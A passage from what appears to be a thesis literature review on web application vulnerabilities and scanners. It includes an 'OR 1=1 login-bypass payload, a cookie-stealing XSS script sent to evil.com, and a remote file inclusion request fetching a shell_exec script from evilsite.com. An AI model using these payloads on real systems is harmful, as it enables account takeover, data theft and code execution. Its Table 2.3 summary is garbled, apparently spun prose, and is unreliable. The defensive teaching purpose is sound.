injected. These contain OS commands, SQL queries, HTML responses, HTTP headers, email headers, and many other types. Next we will concentrate on two of the most popular and prevalent types of injection vulnerabilities in web applications such as Cross-Site Scripting (XSS) and SQL injection (Johari, R. 2012).

2.5.2 SQL Injection

SQL injection is a type of attacks that happen when an application does not validate the input from users and give the attackers chance to impact the SQL query. This type of attacks generally happen when the web page produces SQL statements based on user inputs to call data from database servers located on the back of web applications (Mirza, 2012).

SQL injection can occur when data submitted to a web server is used as an argument to a SQL query without proper sanitization. In the simplest type of injection, an argument to a query is allowed to contain the argument delimiter. The effect is to terminate the argument, allowing the attacker to specify the rest of the query. In the worst case, this can lead to enabling an attacker to execute arbitrary SQL queries against the database.

Clearly, SQL injection attacks can allow an attacker to obtain unauthorized access to data. Since, however, SQL databases often store authentication credentials, SQL injection attacks are often used to bypass a web application's authentication scheme (Johari, R. 2012).

❖ SQL Injection Attack Example

The root cause of SQL injection vulnerabilities is that the server-side code of the web application, to issue an SQL query to the SQL database, concatenates strings together. This format allows the queries to be parameterized, and therefore the server-side code can be more general.

Consider the simple authentication form shown in Figure 2.3.

Figure 2.3: HTML login form

Now consider the php login script which takes input parameters and checks for authentication as show above:

```
<?php
$user=$_POST['Username'];
$pass=$_POST['Password'];
$sql="SELECT * FROM $tbl_name WHERE username='$user' and
password='$pass'";
$result=mysql_query($sql);
$count=mysql_num_rows($result);
if($count==0){
header("location:login.html");
}
else{
$row = mysql_fetch_array($result) or die(mysql_error());
echo "Welcome, " . $row['username'] . "\n";
} ?>
```

Imagine sending the following user name and password (Figure 2.3): ‘OR’ 1=1

The image shows a login page with a blue header containing the text "Login page". Below the header is a white rounded rectangle containing the login form. The form has two input fields: "USERNAME:" and "PASSWORD:". Both fields contain the text "'OR' 1=1". Below the input fields are two buttons: "Login" and "Cancel".

Figure 2.4: HTML login form with malicious input

Inserting above statements into the form will result in the query being extended with 'OR' statement, resulting in a final query of:

```
SELECT * FROM customers WHERE username = " OR 1 = 1 AND password = " OR 1 = 1;
```

Because of the OR statement in the SQL query, the check for username & password is insignificant as 1 does equal 1, thus the query will return TRUE, resulting in a positive login as show in below browser output (Figure 2.4). Similarly, imagine sending the following username: 'OR 1=1 #.

In this example, # is used to begin a single-line comment, effectively terminating the Query from that point. This has been tested successfully with MySQL. Inserting the above into the form will result in a final query of the form:

```
SELECT * FROM customers WHERE username = " OR 1 = 1;
```

This query results in a successful authentication attempt, regardless of the password.

This particular attack is frequently used to steal accounts. Thus, by sending a malformed username, you can manage to log in without having a valid account.



Figure 2.5: Default output of login page

Although Figure 2.5 displayed a situation where an attacker could possibly get access to a lot of information they shouldn't have, the attacks can be a lot worse.

2.5.3 Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) is one of the most common web application vulnerabilities. Many XSS attacks happen because vulnerable applications fail to sanitize malicious input at either server side or browser side, allowing them to be injected into response pages. By altering the original page structures, the injected code is able to achieve malicious intentions in victim browsers.

This scripting code is executed in the browser and used to transmit sensible data to the attacker or other part. Actually, most of approaches try to block XSS on the server side by checking and modifying the data that is transmitted between the web application and the user (Johari, R. 2012).

❖ XSS Attack Example

Cross-Site Scripting (XSS) vulnerabilities are similar in spirit to SQL injection vulnerabilities. Instead of an injection into a SQL query, XSS vulnerabilities are

injections into the HTML output that the web application generates. XSS vulnerabilities are frequently in the top three of reported vulnerabilities in all software systems.

Now consider an example of a simple message board:

```
<form action="message.php" method="POST">>
<input type="text" name="message"><br />
<input type="submit">
</form>
<?php
if (isset($_POST['message']))
{
echo $_POST['message'];
} ?>
```

Now if the attacker sends following message:

```
<SCRIPT> alert("XSS"); </SCRIPT>
```

Then if the php script is executed then a popup window will appear as shown in Figure 2.6.

Similarly if the attacker enters following message:

```
<script>
document.location="http://evil.com/steal_cookies.php?cookie=" +
document.cookie
</script>
```

The next user who visits the message board with JavaScript is redirected to evil.com & any cookies associated with the current site are included in the query string and sent to steal_cookies.php. XSS attacks may be conducted without using <script></script> tags. Other tags will do exactly the same thing, for example:




Figure 2.6: XSS attack

```
<body onload=alert('XSS')>  
<b onmouseover=alert("Wufff!")>click me!</b>  

```

Cross-site scripting vulnerability exists if the user input is not properly filtered and escaped. Because the risk exists only when you output tainted, un-escaped data, you can simply make sure that you filter input and escape output. Since it depends upon a developer to determine what kind of filtering should be done on incoming data.

2.5.3.1 *Reflected XSS*

Traditionally, XSS vulnerabilities reside in the process when the server-side code preparing html responses to users. This is different from the DOM-based XSS after the advent of web 2.0. Traditional XSS vulnerability can be classified as reflected XSS and stored XSS. A reflected XSS vulnerability allows users to inject malicious input which can be reflected back immediately in the response. It is considered as “non-persistent” (Johari, R. 2012).

2.5.3.2 *Stored XSS*

Different from reflected XSS, stored XSS can accept a user's input and keep it on the web page, and it is considered as “persistent”. In the reflected XSS attack does not require attackers to use phishing techniques to lure victims to visit another website, and the XSS vector is injected onto the web page permanently.

A typical scenario of a stored XSS attack can be:

There is a blog application allowing readers to post their messages. An attacker may post some malformed content for the value of the regular message title and body. If the website cannot validate the user inputs, malicious scripts will be injected into the attacker’s posting permanently, which can be viewed by others. Whenever the posting page is visited, the malicious scripts will be run in the victim browsers (Johari, R. 2012).

2.5.3.3 *DOM-based XSS*

Apart from traditional XSS attacks, including reflected XSS attacks and stored XSS attacks, another XSS attack type is called DOM-based XSS. Unlike traditional XSS attacks which rely on having malicious payloads embedded in the reflected pages, DOM-based XSS attacks modify the DOM environment in the victim browsers, without changing the actual HTML response contents. DOM, which is the abbreviation for Document Object Model, is a convention representing objects in HTML, XHTML, or XML documents. It provides interfaces for Java scripts to manage the structure and attributes of page contents. For example, the “getElementById” method of the Document object can return a reference to the first object having the specified id in the web page; the “host” attribute of the Location object has the information of the current host name and port number (Johari, R. 2012).

2.5.4 *Remote File Inclusion (RFI)*

Remote File Inclusion (RFI) is a type of vulnerability most often found on websites. It allows an attacker to include a remote file, usually through a script on the server. In PHP the main cause is due to the use of include and require statements. File inclusion is mainly utilized for packaging common code into separate files that are later referenced by main application modules. When a web application references an include file, the code in this file may be executed implicitly or explicitly by calling specific procedures.

The key to success of an RFI attack is that the hacker must be able to send the URL of the remote file into your script, disguised as innocent data [4]. In order to make RFI successful, hacker just have to do is find/guess the variables by which a script accepts incoming data, make note of the variable names and then start sending ordinary requests to the script of the type it normally expects, but with one difference: the values of the variables it sends are all the URL of the remote script they want your script to execute (Johari, R. 2012).

An attacker can use RFI for:

- Code execution on the web server.
- Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS).
- Denial of Service (DoS).
- Data Theft/Manipulation.

❖ RFI Attack Example

Consider the following PHP script (rfi.php) which takes user input using GET method and includes it:

```
<?php
$sample=$_GET['variable_1'];
include $sample; ?>
```

Now consider the following GET request:

```
http://localhost:8888/hello.php?variable_1=http://evilsite.com/Evilscript.txt
```

Suppose the Evilscript.txt contains following code:

```
<?php
$output = shell_exec('ls -lart');
echo "<pre>$output</pre>"; ?>
```

(P. Grazie, 2006).

```

total 384
-rw-rw-r--@ 1 mirzamakrambaig admin      25 Feb 15 2011 phpinfo.php
-rw-r--r--@ 1 mirzamakrambaig admin     237 Jul 30 22:53 match.php
-rw-r--r--@ 1 mirzamakrambaig admin      83 Aug  7 16:26 function.php
-rw-r--r--@ 1 mirzamakrambaig staff   1225 Aug 13 14:11 form.php
-rw-r--r--@ 1 mirzamakrambaig staff   3540 Aug 14 16:03 ERROR_LOG_PATH
-rw-r--r--@ 1 mirzamakrambaig staff    219 Aug 14 23:05 error_log.txt
-rw-r--r--@ 1 mirzamakrambaig staff    456 Aug 15 01:01 test_error_handler.php
-rw-r--r--@ 1 mirzamakrambaig admin    168 Aug 15 01:01 index.jpg
-rw-r--r--@ 1 mirzamakrambaig staff    108 Aug 15 01:01 error_debug.txt
drwxr-xr-x  5 mirzamakrambaig admin    170 Aug 15 01:17 Error_Handler
drwxr-xr-x  8 mirzamakrambaig admin    272 Sep 11 14:54 Encrypt-Decrypt
drwxr-xr-x  3 mirzamakrambaig admin    162 Sep 11 19:33 Sql_injection
-rw-r--r--@ 1 mirzamakrambaig staff     69 Sep 24 13:05 evil.txt
-rw-r--r--@ 1 mirzamakrambaig staff    357 Oct  8 16:10 form.html
-rw-r--r--@ 1 mirzamakrambaig admin     86 Oct 10 22:03 logout.php
-rw-r--r--@ 1 mirzamakrambaig staff    688 Oct 16 12:54 main_login.php
-rw-r--r--@ 1 mirzamakrambaig staff    130 Oct 16 13:05 login_success.php
-rw-r--r--@ 1 mirzamakrambaig staff     77 Oct 16 17:00 fixation.php
-rw-r--r--@ 1 mirzamakrambaig staff    122 Oct 16 21:35 hello.html
-rw-r--r--@ 1 mirzamakrambaig staff   1453 Oct 16 21:45 min_max_length.php
-rw-r--r--@ 1 mirzamakrambaig staff    949 Oct 16 22:16 login_check.php
-rw-r--r--@ 1 mirzamakrambaig staff   1453 Oct 16 22:23 session.php
-rw-r--r--@ 1 mirzamakrambaig staff    288 Oct 16 22:51 log.txt
-rw-r--r--@ 1 mirzamakrambaig staff  59019 Oct 16 23:55 hello.php
-rw-r--r--@ 1 mirzamakrambaig staff    233 Oct 30 13:20 pathinfo.php
-rw-r--r--@ 1 mirzamakrambaig admin  12292 Dec 11 13:03 .DS_Store
-rw-r--r--@ 1 mirzamakrambaig staff    198 Dec 14 22:26 Untitled.html
drwxr-xr-x  4 mirzamakrambaig admin    136 Dec 15 00:06 upload
-rw-r--r--@ 1 mirzamakrambaig staff   1661 Dec 15 00:06 uploader.php
-rw-r--r--@ 1 mirzamakrambaig staff    876 Dec 17 16:53 mail.php
-rw-r--r--@ 1 mirzamakrambaig staff    637 Dec 18 00:51 comment.php
drwxr-xr-x  4 mirzamakrambaig admin    136 Dec 18 13:24 Solutions
-rw-r--r--@ 1 mirzamakrambaig staff   4383 Dec 18 15:06 array.php
-rw-r--r--@ 1 mirzamakrambaig staff    811 Dec 18 19:47 comments.php
drwxrwxr-x@ 24 mirzamakrambaig admin    816 Dec 24 13:25 ..
-rw-r--r--@ 1 mirzamakrambaig staff     55 Jan 23 22:04 RFI.php
drwxrwxr-x@ 37 mirzamakrambaig admin   1258 Jan 23 22:05 .

```

Figure 2.7: Remote file inclusion attack

Above GET request will execute shell command contained in Evilscrip.txt and print list of sorted files by time modified along with encountered subdirectories. Following output (Figure 2.7) will show to the attacker.

2.5.5 Logic Vulnerabilities

Logic vulnerabilities are a type of vulnerabilities that come when the implemented logic of the web application does not correspond with the developer's meant logic of the web application. As example an ecommerce application, if the user have the ability to submit a coupon many times, till the price of the product be zero. We can take a financial services web application as another example which haply sends secret financial reports to forbidden users.

Any web application can affect by injection vulnerability, and the repair of the vulnerability will be the same, in any case of the underlying web application. And vice versa, logic vulnerabilities are unique and specific to the web application. Similar

behavior that shows in two web applications may be logic vulnerability in the first but security vulnerability in the second web application. Reflect the behavior of an unauthenticated user changing the content of a web page. In majority of applications, this would appear as vulnerability. If the web application code is functioning correctly the special feature of logic vulnerabilities that mean, the attacker is not able to change the execution of the code or execute code of her choosing.

So, is very difficult to detect these vulnerabilities with automated method, as the automated tool must reverse engineer the developer's intended security model (Sun, F., Xu, L, 2014).

2.6 Traditional Attacks

In addition to the aforementioned attacks, web clients and servers have also proven susceptible to more traditional types of vulnerabilities. For completeness, we briefly enumerate them in the following.

Both web clients and web servers contain vulnerabilities allowing for successful control flow hijacking attacks. This class of attack generically refers to any attack that allows an attacker to assume control over a program. Well-known examples of this include stackbased buffer overflows that overwrite a saved instruction pointer or otherwise control stack frames; heap-based buffer overflows that enable an attacker-controlled memory overwrite; format string vulnerabilities, enabling an attacker to enumerate memory and perform memory overwrites; and generic pointer overwrites, enabling an attacker to control the destination of a memory write or the target of an indirect function call. Vulnerabilities that allow this class of attack are extremely serious in that an attacker can perform arbitrary actions with the privilege level of the exploited program. Common actions include the installation of malware, or the exposure of confidential data.

Web clients and servers have also been vulnerable to command injection attacks. In particular, web applications that execute external programs during request processing without properly sanitizing any client-supplied arguments have proven to be a popular attack vector. Similar to the previous case, these vulnerabilities are considered to be serious, as arbitrary actions can be performed.

A final example of the traditional attacks that have also manifested themselves in the web context is path traversal. Path traversal attacks typically exploit a vulnerability in a web server or application that allows an attacker to specify a request

for a resource that should not be served. Examples of this attack include escaping a web server document root by accessing its parent directory, or supplying to a web application an absolute path for a file to download instead of an expected relative path (Mirza Mohammed, 2012).

2.7 Securing Web Applications

Due to their popularity, it is very critical to ensuring that web applications are secure. Security errors in a web application can give permission to the attacker unprecedented access to sensible and secret data.

It is known that securing web applications is important. Specially, should concentrate on the needs of the users by securing their data, and secured when surfing the web. To apply this, we need to make the necessary steps to develop an automated tools that can automatically detect security vulnerabilities. These tools can be used by any user even with no security experience, thus making developers on a level playing field with the attackers.

Existing many ways to secure web applications; one of approaches is to detect attacks as they happen and block the attack traffic. Other approach is to build a secure web application without vulnerabilities to entire classes of security vulnerabilities. Anyways the approach we tried to focus in the majority of this dissertation in automated tools that automatically detect vulnerabilities in web applications (Mirza Mohammed, 2012).

2.7.1 Anomaly Detection

The right way to turn web applications more secure is to have tools and approaches that focus on attacks against web applications in the incoming web traffic (W. Robertson, 2009). In this part there exist different approaches.

The anomaly detection systems are the good way for blocking anonymous exploits versus the web application. However, the success of anomaly detection depends on the model creation of the web application and the existence of extensive attack-free traffic. Practically, not easy to automatically create extensive attack-free traffic.

The modern web application able to utilize anomaly detection systems in production environments as a defense-in-depth approach (Mirza Mohammed, 2012).

2.7.2 Art of Analyzing and Finding Vulnerabilities

We can define vulnerability analysis as the art of detecting and finding vulnerabilities in software. The concept is to find and discover vulnerabilities even before the deployment of application or before an attacker can detect the vulnerability. When the user manually analyzes the web application for vulnerabilities, we can call this Manual vulnerability analysis as pretesting,

Vulnerability scanner tools are automated to find vulnerabilities in applications.

The core objective of this type of tools is to discover all probable vulnerabilities in the application. The main idea is to improve software that can encapsulate a user security expert's knowledge.

The automated vulnerability analysis tools can be used against many types of applications. Then, they are not expensive than recruit a team of expert users.

We can categorize Vulnerability scanner tools on what information of the web application they use.

In practice, identifying security vulnerabilities generally includes many of techniques for the analysis of software, each of which may be classified along several axes: static or dynamic, white-box or black-box, and manual or automated (Mirza Mohammed, 2012).

2.7.2.1 Static Analysis

Static analysis is performed offline on either source code or directly on an executable image. Because of the offline nature of static analysis, such techniques are by necessity considered white-box, where white box refers to the ability of the technique to directly analyze the code or dynamic state of the software under test. This is as opposed to black box approaches, which are restricted to providing inputs to the software and observing the external results; as the name suggests, these techniques approach the software under test as a "black box" security analysis examine the source code or executable image of the software under test in order to identify potential vulnerabilities. Code auditing has emerged as a particularly effective means of discovering software vulnerabilities, and is widely practiced by both industry and various government agencies. Nevertheless, the efficacy of manual techniques relies directly on the competency of the security analysts themselves, and the fallibility of these analysts as well as the increasing complexity of software that must be analyzed

has prompted investigation into powerful automated techniques for discovering software vulnerabilities (Akrou. R, 2014).

2.7.2.2 *Dynamic Analysis*

Dynamic analysis operates by observing the software under test as it executes. During execution, if an input causes or could potentially cause the program to enter a state that would violate a defined security policy, the analyzer reports the failure of the software to prevent itself from entering such a state as a vulnerability. Similar to static techniques, dynamic analysis approaches can be classified as either white-box or black-box. In the former case, the concrete execution states for the software under test with a given input are directly known, either by dynamically tracing the target program in a native environment or by leveraging a virtualized environment. In the latter case, a test driver supplies a variety of inputs to the software under test and observes the external results of the processing of these inputs. If the program exhibits behavior that is consistent with a security violation, a vulnerability is reported.

Examples of both manual and automated dynamic analysis techniques exist. Manual dynamic analysis is more generally termed “penetration testing,” in which teams of skilled security analysts attempt to “penetrate” the security defenses of a computer network or system. In the case of software vulnerability analysis, this takes the form of demonstrating security vulnerabilities by attempting to bypass checks on program input that enforce a defined security policy.

Dynamic analysis, in contrast to static techniques, is considered precise in that no abstraction is introduced into the analysis. Instead, at a minimum, the input that caused the program to violate a defined security policy is directly known; in the case of white box dynamic analysis, the exact set of program checks that allowed the program to enter the security-critical state are known. The major disadvantage, however, of dynamic analysis is its reliance on the quality of the set of inputs used. Inputs that are not representative of real-world usage of the software under test result in a lack of testing coverage of the software and, as a consequence, significantly degraded usefulness of the results. Regardless, dynamic analysis has gained in popularity due to the relative efficiency and precision of the approach.

The various avoidance techniques described above have proven effective at discovering software vulnerabilities, and are generally prescribed as elements of secure software development best practices. In particular, automated static and

dynamic analysis techniques have made dramatic strides in the past decade, and continue to improve. Regardless, a common drawback to all avoidance approaches is that of completeness (Akrouf, R, 2014).

2.7.3 Vulnerability Analysis Tools

Vulnerability analysis tools are automated approaches to find vulnerabilities in software. The goal of this type of software is to find all possible vulnerabilities in an application. The core idea is to develop software that can encapsulate a human security expert's knowledge.

Vulnerability analysis tools can be classified based on what information of the web application they use (Akrouf, R, 2014).

2.7.3.1 White Box

A white box vulnerability analysis tool looks at the source code of the web application to find vulnerabilities. And can discover all potential program paths throughout the application by testing the source code of this web application. This enables a white-box tool to potentially find vulnerabilities along all program paths. Typically approaches leverage ideas and techniques from the program analysis and static analysis communities to find vulnerabilities (Akram, M, 2015).

2.7.3.2 Black Box

In comparison to white box tools, black box vulnerability scanner tools assume no knowledge of the source-code of the web application. Instead of using the source code, black box tools interact with the web application being tested just as a user with a web browser. Specifically, means that the black box tools issue HTTP requests to the web application and receive HTTP responses containing HTML. These HTML pages tell the black-box tool how to generate new HTTP requests to the application.

Black-box tools first will crawl the web application looking for all possible injection vectors into the web application. An injection vector is any way that an attacker can feed input into the web application. In practice, web application injection vectors are: URL parameters, HTML form parameters, HTTP cookies, HTTP headers, URL path, and so on.

Once the black-box tool has enumerated all possible injection vectors in the application, the next step is to give the web application input which is intended to trigger or expose a vulnerability in the web application. This process is typically called fuzzing.

The specifics of choosing which injection vectors to fuzz and when are specific to each black-box tool.

Finally, the black-box tool will analyze the HTML and HTTP response to the fuzzing attempts in order to tell if the attempt was successful. If it was, the black-box tool will report it as vulnerability (Akram, M, 2015).

2.7.3.3 Grey Box

As the name proposes, grey box tools are a combination of white-box and black-box techniques. The purpose is to use white box static analysis techniques to produce probable vulnerabilities. At that moment, there is a confirmation phase where the tool will essentially attempt to exploit the vulnerability. Only if this phase is effective will the tool report the vulnerability (Yang,W, 2013).

2.2 Open Source Black-Box Vulnerability Scanners

Existing many of vulnerability detection tools and security assessment (Table 2.1). Most of those tools have been developed to try to automatically discover vulnerabilities in web applications, produced as open-source projects such:

W3af (Riancho, 2015) (short for web application attack and audit framework) is an open-source web application security scanner. This cross-platform tool is available in all of the popular operating systems and is written in the Python programming language.

Nikto (Al-Saleem, 2015, Nomura, 2007) is open source common gateway interface (CGI) script scanners, which have face similarity with W3af and PowerFuzzer concentrate on server vulnerabilities instead of user-input validation. Nikto not only checks for CGI vulnerabilities but does so in an evasive manner, so as to elude intrusion detection systems.

Xprobe or Nmap (Orebaugh et al, 2011) can define the availability of accessible services and also hosts. Even that, they are not interested with height level vulnerability scan.

Powerfuzzer is an automated web testing tool (fuzzer application based on HTTP protocol) established on many other available Open-Source fuzzers and information collected from several security websites and resources.

Table 2.1: Most Open Source web-based application vulnerability scanners list. (sectoolmarket.com)

Vulnerability Scanner Tool	Version	License	Technology	Latest Update
AidSQL	02062011	GPL2	<i>PHP</i>	02-02-2011
Andiparos	1.0.6 (GA)	GPL2	<i>Java</i>	19-10-2010
arachni	1.1 (GA)	ASF2/Com	<i>Ruby</i>	01-01-2014
crawlfish	0.92 (Beta)	GPL2	<i>.Net</i>	28-08-2007
Mini MySqlat0r	0.5 (GA)	GPL	<i>Java</i>	06-11-2009
Oedipus	1.8.1 (Beta)	GPL2	<i>Ruby</i>	08-04-2006
PowerFuzzer	1.0 (Beta)	GPL	<i>Python</i>	01-01-2009
Secubat	0.5 (Alpha)	LGPL	<i>.Net</i>	27-01-2010
sqlmap	1.0 (GA)	GPL2	<i>Python</i>	05-07-2012
W3AF	1.6 (Beta)	GPL2	<i>Python</i>	04-12-2013
Wapiti	2.3.0 (GA)	GPL2	<i>Python</i>	20-10-2013
WebScarab	20110329	GPL	<i>Java</i>	29-03-2011
XSSploit	0.5 (GA)	GPL2	<i>Python</i>	14-05-2009
XSSS	0.40 (Beta)	GPL2	<i>Perl</i>	28-07-2005
ZAP	2.2.2 (GA)	ASF2	<i>Java</i>	27-09-2013

2.3 Commercial Black-Box Vulnerability Scanners

Existing also numerous commercial products provide web application vulnerability analyzing and scanning available on the market (Table 2.2):

Acunetix Web Vulnerability Scanner (Noertjahyana et al., 2015) is an automated security test application which checks security vulnerability like SQL Injection, cross site scripting and exploitable vulnerability, it seems that the XSS (cross-site scripting) scan executed through Acunetix is frequently simpler and superficial than the complete attack scenario shown in this paper (Acunetix). Also, no working proof-of-concept exploits are made.

Netsparker that application can detect cross-site scripting issues and the SQL Injection. Once a scan is done, it displays a list of solutions besides the issues and enables to see the browser view and HTTP request/response.

Multiple projects take up the task of evaluating the efficacy of popular black-box scanners (in several situations also called point-and-shoot scanners). The common topic in their results is a relevant discrepancy in vulnerabilities found across scanners, along with low accuracy.

As well a lot of researchers have demonstrated commitment within their researches to help explain limitations on web application security and recommended ways to improve the security of web applications. Many black-box scanners are already tested and limitations of such scanners have been found out and discussed in details.

Table 2.2: Most commercial web-based application vulnerability scanners list
(sectoolmarket.com)

Vulnerability Scanner Tool	Version	Technology	Latest Update
Acunetix WVS	9.0	Unknown	13-01-2014
Ammonite	1.2	.Net	28-04-2012
Burp Suite Professional	1.5.20	Java	29-11-2013
IBM AppScan	9.0.0.999	.Net	11-12-2013
JSky	3.5.1	Unknown	01-04-2011
Netsparker	4.1.1.0	.Net	16-06-2015
Netsparker Cloud	2015-06-16	Unknown	25-06-2015
N-Stalker	X	Unknown	05-12-2014
NTOSpider	6.0	Java	01-11-2013
ParosPro	1.9.12	Java	28-03-2011
QualysGuard	2014-01-21	Unknown (Linux)	21-01-2014
Syhunt Dynamic	5.0.0.7	Unknown	31-12-2013
Tinfoil Security	X	Unknown (Linux)	20-12-2014
WebCruiser	2.7.0	.Net	04-11-2013
WebInspect	10.1.177.0	.Net	16-12-2013

2.4 Academic Prototypes Black Box Vulnerability Scanners

Existing also several academic prototypes black box available for research purpose, and provide analyzing and scanning for web application vulnerability (Bennetts, S. 2013).

2.4.1 The Appraisal of Black Box Scanner Tools

The appraisal of black-box vulnerability scanners in this chapter, concerning to two essential parts of research: the design of web applications for assessing vulnerability analysis tools and the evaluation of web scanners (Bau. J, 2010).

2.4.2 Design Test of Web Applications

To assess web vulnerability scanner tools required to provide a vulnerable Test application it's will be open to attack. Regrettably, no norm test set is currently available or relied by the research community and industry. Hacme Bank and Web-Goat (OWASP) are two famous publicly available vulnerable web applications, but their design is based more on educating web application security instead of testing (Foundstone, 2006).

2.4.3 Automated Web Scanners

Site Generator (OWASP) is an application that generates sites with specific characteristics as classes of vulnerabilities for example according to its input configuration. However Site Generator is highly helpful produce different vulnerable sites by automatically way, it is found out that is easier to manually introduce in Wackopicko the vulnerabilities with the characteristics that we wished for testing (Bennetts, S. 2013).

2.4.4 Evaluating Web Vulnerability Scanners

Exist a large growing of literature about evaluation of web vulnerability tools scanner. As example, " Suto compared three" scanners against three other applications and applied code coverage, among other metrics, as a measurement of the effectiveness of every scanner (L. Suto, 2007).

Other same studies, (L. Suto, 2010) compared the assessment of seven web scanners and their detection abilities also the time wanted to run them. (A. Wiegstein et al., 2006) run five unknown web scanners versus a custom (benchmark. Unfortunately, there is no discussion in detail the reasons for the failure of spidering or detections. In their survey of web security assessment tools, (M. Curphey et al., 2006) reported that black-box scanners perform poorly. (H. Peine, 2006) examined in depth the functionality and user interfaces of seven scanners (three commercial) that were run against WebGoat and one real-world application. (S. Kals et al., 2006) was developed a new web vulnerability scanner and tested it on approximately 25,000 live web pages. Because in fact there is no available for these sites, the authors did not discussed about false negative rate or failures of their tool. Ananta Sec released an evaluation of three scanners against 13 real-world applications, three web applications provided by the scanner vendors, and a series of JavaScript tests (AnantaSec). While this experiment assessed a large number of real-world applications, only a limited number of scanners are tested and no explanation is given for the results. In addition, (M. Vieira et al., 2009) tested four web vulnerability scanners on 300 web services. They also report high rates of false positives and false negatives.

(Kosuga et al., 2007) presented Sania which is an approach for detecting SQL injection vulnerabilities during the development and debugging phases. In particular, Sania identifies the potentially vulnerable spots in the SQL queries and automatically generates attacks request according to the syntax and semantics of the potentially vulnerable spots in the SQL queries. They compared the parse trees of the intended SQL query and those resulting after an attack to assess the safety of these spots. Unlike other approaches, Sania can generate attack request that targets two vulnerable spots at the same time in one query.

Tappenden et al proposed three testing strategies one of them was testing via HTTP Unit they used it to bypass the user input to the server escaping from client side validation; mainly they check for division by zero, file upload and Base64 encoding vulnerabilities. They suggest the same method could be extended to cover XSS, SQL injection and buffer overflow vulnerabilities (Tappenden et al., 2005).

2.4.5 Vulnerability analysis and scanners

As a rule attackers use the application layer protocol vulnerabilities as access point to, and those attacks are very hard to defend. The most important reasons for these attacks that managers of web applications do not search for security weakness in their positions by using some of the simple tools available on the internet, although the using of these tools remains the preserve of hackers; since this category are used heavily in the detecting of security holes in sites and penetrate.

Many tools and approaches have been developed to analyze the vulnerabilities in web-based applications. Implementing a daily vulnerability scan is one of the most effective ways in which a website owner can ensure the overall health of his website. It proactively identifies the vulnerabilities, lets the owner remove the questionable code, and helps to mitigate issues before cyber criminals exploit them. Reactive measures include quick identification of Zero-Day vulnerabilities (Ingham et al, 2007), which affect a large number of websites in a short span of time. There is no patch available for this vulnerability. Even though a Zero-Day attack may occur, it is possible to identify where the compromised websites are extracting the attack information from, or where the malicious website visitors are being redirected to.

(S. Kals et al. 2006) was designed and implemented a tool called SecuBat which is a vulnerability scanning tool, using black the box test technique and it automatically scan web applications with a specific way to detect the SQL injection and XSS vulnerabilities.

This tool analyzes web applications for exploitable vulnerabilities, by employing multi-threaded crawling, attack and analysis components, provided by a GUI. Although the tool SecuBat emphasizes on creating various attacking vectors for detecting XSS vulnerabilities, it does not pay enough attention to detect SQL injection vulnerabilities like blind SQL injection and Illogical Queries and Cross Site Scripting (XSS).

2.4.6 Other Related Researches In The Area

The following table presents summary of analyzed other past researches in this area, and presents most relevant and recent researches in this topic.

Table 2.3: Literature review summary

Research Title	Author/yr.	Objective	Result
“application code by static analysis and runtime protection” (HUANG et al.)	HUANG 2004	The author additionally made a device named WebSSARI (Web application Security by Static Analysis and Runtime Inspection) to test our calculation, and utilized it to confirm 230 open-source Web application ventures on SourceForge.net, which were chosen to speak to tasks of distinctive development, prevalence, and scale. 69 contained vulnerabilities and their designers were told. 38 ventures recognized our discoveries and expressed their arrangements to give patches. His measurements additionally demonstrate that static investigation diminished potential run time overhead by 98.4% .	Keeping in mind the end goal to explore different avenues regarding his proposed calculation, he has actualized a code walker for PHP. Be that as it may, by giving other code walker executions, his methodology can be utilized for other Web programming dialects also. In light of the troubles included with creating secure Web application code, the more well-known scripting dialects contain different guides—for occurrence, Perl's spoiled mode and PHP's "enchantment cites" choice. In spite of the fact that these elements offer runtime insurance, they are unequipped for aggregate time bug distinguishing proof. Perl's corrupted mode tracks data stream at runtime, bringing about costly overhead. The enchantment cites alternative causes the PHP translator to utilize oblique punctuation lines to consequently get away from certain hazardous characters inside polluted information. On the other hand, escape systems contrast contingent upon the sort of corrupted information and the set of dangerous characters being utilized. In this way, the procedure takes out specific sorts of assaults (e.g., SQL infusion) yet not others (e.g., cross-site scripting, where purification requires getting away from an alternate arrangement of

			characters as per HTML character substance references
